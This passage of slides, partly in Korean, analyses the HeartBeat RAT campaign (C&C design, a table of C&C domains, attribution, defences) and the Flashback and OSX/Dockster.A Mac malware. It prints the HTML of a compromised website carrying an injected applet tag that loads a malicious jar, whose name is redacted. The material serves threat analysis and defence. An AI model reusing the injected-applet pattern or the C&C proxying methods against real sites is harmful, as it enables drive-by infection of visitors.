1.9.2...1.6.8...2.3.9...1.2.9.....  
.....S.e.r.v.i.c.e .P.a.c.k. .  
3.....  
(  
q.a.w.s.e.d.....a.j.h.7.8.8.4.@.h.a.  
n.....
```



# C&C Communication

- the port, C&C address, campaign code and password are hardcoded in the RAT's malware body in plain text
- however, In some RAT versions are encrypted and are decrypted only during run-time.




# Command and Control

- 도메인 중심으로 운영됨.
  - 각 C&C사이트는 아르메니아, 미국, 일본, 인도, 대한민국이 소유한 IP로 리다이렉트 됨.
- 모든 IP 주소는 합법적인 ISP의 소유
  - 조사 결과 감염된 호스트를 프록시 서버로 이용하여 모든 트래픽을 실제 C&C서버로 전송함.
  - 즉, 중간에 하나의 레이어를 두어서 익명성을 향상



# Command and Control






# Command and Control

Domain	IP Address
ahnlab.myfw.us	XXX.XXX.217.123 / XXX.XX.121.84
kissyou01.myfw.us	XX.XXX.203.122 / XX.XXX.20.103
kita.myfw.us	XXX.XXX.217.123 / XXX.XX.121.84
login.sbs.com.PassAs.us	XXX.XXX.178.50
mail2.myfw.us	XX.XXX.15.63 / XXX.XXX.198.93
park007.myfw.us	unknown
snrp.UglyAs.com	XXX.XXX.169.45
www.banking.com.PassAs.us	XXX.XXX.178.50
www.huyang.go.kr.PassAs.us	XXX.XXX.217.123 / XX.XXX.136.115
www.kinu.or.kr.rr.nu	XXX.XXX.178.50
www.kndu.ac.kr.myfw.us	XXX.XXX.4.180
young03.myfw.us	XX.XXX.203.122

Table 1. List of HeartBeat C&Cs



# Relationships among Domain, IPs, Campaigns





# Attribution

- 공격자의 흔적을 찾기가 쉽지 않음
  - 점령된 호스트를 C&C 프록시 서버로 활용
  - 몇몇 첨부문서 명이 중국어로 되어 있었음
    - guohui, xuehui, minzhu
  - C&C 도메인 명이나 도구의 문구는 모두 영문으로 작성
  - 제한적인 정보로 인해 가해자를 찾기 어려웠음.

# Defending against the heartbeat campaign



- HeartBeat RAT 컴포넌트 관련 서비스를 비활성화
- 시스템 방화벽 활성화
- 소프트웨어와 운영체제 업데이트를 최신버전으로 적용
- 사용하지 않는 포트의 인바운드를 막는다.
- 네트워크 연결을 모니터링 한다.
- 신뢰 사이트 목록을 정기적으로 업데이트 한다.
- 메일에서 VBS,BAT,EXE,PIF,SCR 파일을 방어하기 위해 이메일 서버를 재설정
- 알려지지 않은 소스의 링크나 첨부문서를 열지 않는다.
- 하나 이상의 확장자가 들어간 파일을 주의한다.
- 탐색기에서 숨겨진 파일과 확장자가 보이도록 설정한다..
- 로컬 컴퓨터의 로그인 정보를 저장하지 않는다.



# Flashback & Dockster.A




# Flashback - Infection

- Flashback is a Trojan horse affecting personal computer systems running Mac OS
- This Trojan has infected over 600,000 Mac computers forming a botnet that includes 274 bots located in Cupertino, California





# Flashback - Details





# Flashback - Resolution

- Oracle fixed the vulnerability exploited to install Flashback on Feb 14, 2012.
- Apple maintains the Mac OS X version of Java and did not release an update containing Apr 4, 2012 after exploited :(
- In Apr 12, 2012, the company issued a further update to remove the most common Flashback variants



# OSX/Dockster.A

- It has discovered a Dalai Lama related website is compromised and is pushing new Mac malware, call Dockster, using a Java-based exploit.
- Java-based exploit uses the same vulnerability as “Flashback”, CVE-2012-0507
- The malware dropped, Backdoor:OSX/Dockster.A, is basic backdoor with file download and keylogger capabilities.



# OSX/Dockster.A

- There is also an exploit CVE-2012-4681 with a windows-based payload:Win32/Trojan.Agent.AXMO
- CVE-2012-4681 : Multiple vulnerabilities in the JRE component in Oracle Java SE 7 Update 6 and earlier allow remote attackers to execute arbitrary code.



# OSX/Dockster.A

[www.gyalwarinpoche.com](http://www.gyalwarinpoche.com)



```
<html>
<body>
    <applet width=10 height=10 code=a.class archive=[REDACTED].jar>
    </applet>
</body>
</html>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="bo" lang="bo" dir="ltr">
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
        <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
        <link rel="EditURI" type="application/rsd+xml" title="RSO" href="http://www.gyalwarinpoche.com/edit.rsd"/>
        <link rel="alternate" type="application/rss+xml" title="www.gyalwarinpoche.com RSS feed" href="http://www.gyalwarinpoche.com/index.php?format=rss2"/>
        <link rel="shortcut icon" href="/sites/hhd1/files/images/hhd1_favicon.png" type="image/x-icon"/>
        <title>www.gyalwarinpoche.com</title>
        <link type="text/css" rel="stylesheet" media="all" href="/modules/aggregator/aggregator.css"/>
    </head>
    <body>
        <applet width=10 height=10 code=a.class archive=[REDACTED].jar>
        </applet>
    </body>
</html>
```



# OSX/Dockster.A


- whois information

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# OSX/Dockster.A

- why?



